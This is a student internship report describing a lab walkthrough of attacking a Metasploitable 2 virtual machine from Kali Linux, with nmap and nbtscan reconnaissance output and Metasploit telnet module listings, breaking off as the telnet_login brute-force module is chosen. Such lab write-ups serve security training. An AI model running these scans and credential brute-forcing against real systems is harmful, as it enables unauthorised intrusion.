OPEN PORT EXPLOITATION THROUGH TELNET

A report submitted in partial fulfillment of the requirements for the Award of Degree of

BACHELOR OF TECHNOLOGY

in

COMPUTER SCIENCE AND ENGINEERING

By
MULVASETTY MURALI RADHA KRISHNA
Register Number: 20B91A05J1

Under supervision of Mr. Kartheek Chanda, Blackbucks Engineers, Hyderabad.
(Duration: 11th July 2022 to 10th September 2022)

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

SAGI RAMAKRISHAM RAJU ENGINEERING COLLEGE

Approved by AICTE, NEW DELHI and Affiliated to

JNTUK, Kakinada

Chinnamiram, Bhimavaram, West Godavari District, Pin:534204.

SAGI RAMA KRISHNAM RAJU ENGINEERING COLLEGE
(Autonomous)
Chinnamiram, Bhimavaram

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

CERTIFICATE

This is to certify that the “**Summer Internship Report”** submitted by **MULAVASETTY MURALI RADHA KRISHNA, 20B91A05J1** is work done by him/her and submitted during 2021 - 2022 academic year, in partial fulfillment of the requirements for the award of the Summer Internship Program for **Bachelor of Technology COMPUTER SCIENCE ENGINEERING,** at **BLACK BUCKS ENGINEERS from 11.07.2022 to 10.09.2022.**

Department Internship Coordinator	**Dean -T & P Cell**	**Head of the Department**

Project Outline

To explain about Web server exploitation using telnet

Table of contents

- Introduction 5
- Problem statement 6
- Methodology 7
- Conclusion 15


Abstract

Our project is all about web server exploitation using telnet. As we have two types of exploitation that is closed port and open port. In this project we will go through about web server exploitation using telnet in open port exploitation. Open port exploitation is a part of web server exploitation. Here we will find the open ports available and we will exploit them in order to exploit the web server.

Introduction:

Web servers:

- Websites are hosted on web servers . Web servers are themselves computers running an operating system; connected to the back-end database, running various applications. Any vulnerability in the applications, database, operating system or in the network will lead to an attack on the web server.
- Public Web servers (those accessible from the Internet) always pose an inherent security risk because they must be available to the Internet to do what they are supposed to do. Clients (Web browser software) must be able to send transmissions to the Web server for the purpose of requesting Web pages.
- However, allowing transmissions to come into the network to a Web server makes the system-and the entire network-vulnerable to attackers, unless measures are undertaken to isolate the Web server from the rest of the internal network.



Open port exploitation:

- Open port exploitation is a part of web server exploitation. Here we will find the open ports available, and we will exploit them in order to exploit the web server.
- Open ports become dangerous when legitimate services are exploited through **security vulnerabilities or malicious services are introduced to a system via malware or social engineering**, cybercriminals can use these services in conjunction with open ports to gain unauthorized access to sensitive data.

What is telnet...?

- In a nutshell, Telnet is a computer protocol that was built for interacting with remote computers. Telnet (TERMINAL NETWORK) is a protocol that allows you to connect to remote computers over a TCP/IP network.

Problem statement

To explain about Web server exploitation using telnet.

Methodology:

Tools used to exploit telnet:

- Metasploit2 server (victim machine)
- Nmap
- Metasploitable framework
- Kali Linux (attacker machine)


Process to exploit telnet:

STEP-1:

- Here Metasploit 2 server is our victim machine. And kali Linux is the attacker machine. They both need to be in the running state in our virtual box.

STEP-2:


- Now we must find the Ip address of the victim machine. For this we use the command ifconfig. It will give the Ip address.



```
zsh: corrupt history file /root/.zsh_history
┌──(root💀kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fea6:1f86  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:a6:1f:86  txqueuelen 1000  (Ethernet)
        RX packets 57  bytes 14220 (13.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 39  bytes 6518 (6.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 36  bytes 2080 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 36  bytes 2080 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root💀kali)-[~]
└─#
```

STEP-3: u


- Now we will find which machine is up i.e. we must find the victim machine. For this we use the command nbtscan. we must scan the network to see which hosts were up. The command is nbtscan –r 10.0.2.0/24 it will tell you about the hosts that are up. And it will show you the Ip address of the victim machine.



```
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 36  bytes 2080 (2.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 36  bytes 2080 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root💀kali)-[~]
└─# nbtscan -r 10.0.2.0/24
Doing NBT name scan for addresses from 10.0.2.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
10.0.2.0        Sendto failed: Permission denied
10.0.2.5         <unknown>                  <unknown>
10.0.2.4         METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
10.0.2.255      Sendto failed: Permission denied

┌──(root💀kali)-[~]
└─# 
```

STEP-4:


- We have to find the open ports using the command Nmap –sV 10.0.2.4 . It will give the details of open ports along with their versions. And we will choose telnet from it with port number 23.



```
┌──(root💀kali)-[~]
└─# nmap -sV 10.0.2.4
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-04 13:47 PKT
Nmap scan report for 10.0.2.4
Host is up (0.00024s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
```

STEP-5:


- Now we will check about the vulnerability of telnet to exploit it with the command Nmap –p 23 –-script vuln 10.0.2.4. It will give the vulnerability.



```
┌──(root💀kali)-[~]
└─# nmap -p 23 --script vuln 10.0.2.4
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-04 13:53 PKT
Nmap scan report for 10.0.2.4
Host is up (0.00036s latency).

PORT    STATE SERVICE
23/tcp open  telnet
```

STEP-6:


- We can see in Step-5 there is no vulnerability. That means we have to get the root password to access it. In such cases we use brute forcing method to obtain username and password. Now we have to load MSF console with the command MSF console. It will load MSF console. We can use the Metasploit framework using it.



```
                   Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue



       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 >
```

STEP-7:


- Now we will see the options in the telnet in MSF console by the command search telnet. It will be as shown in the figure.



```
         normal       No       Brocade Enable Login Check Scanner
   6   auxiliary/scanner/telnet/lantronix_telnet_password
         normal       No       Lantronix Telnet Password Recovery
   7   auxiliary/scanner/telnet/lantronix_telnet_version
         normal       No       Lantronix Telnet Service Banner Detection
   8   auxiliary/scanner/telnet/satel_cmd_exec                          2017-0
4-07     normal       No       Satel Iberia SenNet Data Logger and Electricity Met
ers Command Injection Vulnerability
   9   auxiliary/scanner/telnet/telnet_encrypt_overflow
         normal       No       Telnet Service Encryption Key ID Overflow Detection
  10   auxiliary/scanner/telnet/telnet_login
         normal       No       Telnet Login Check Scanner
  11   auxiliary/scanner/telnet/telnet_ruggedcom
         normal       No       RuggedCom Telnet Password Generator
  12   auxiliary/scanner/telnet/telnet_version
         normal       No       Telnet Service Banner Detection
  13   auxiliary/server/capture/telnet
         normal       No       Authentication Capture: Telnet
  14   exploit/freebsd/ftp/proftp_telnet_iac                            2010-1
1-01     great        Yes      ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflo
w (FreeBSD)
  15   exploit/freebsd/telnet/telnet_encrypt_keyid                      2011-1
2-23     great        No       FreeBSD Telnet Service Encryption Key ID Buffer Ove
rflow
```

STEP-8:


- we want to login into the telnet i.e. option number 10. we can simply type 10 or the full command to load it. By using 10 we have to check its requirements the command is show options. We have to set some requirements so from the given options we will decide on what to do.



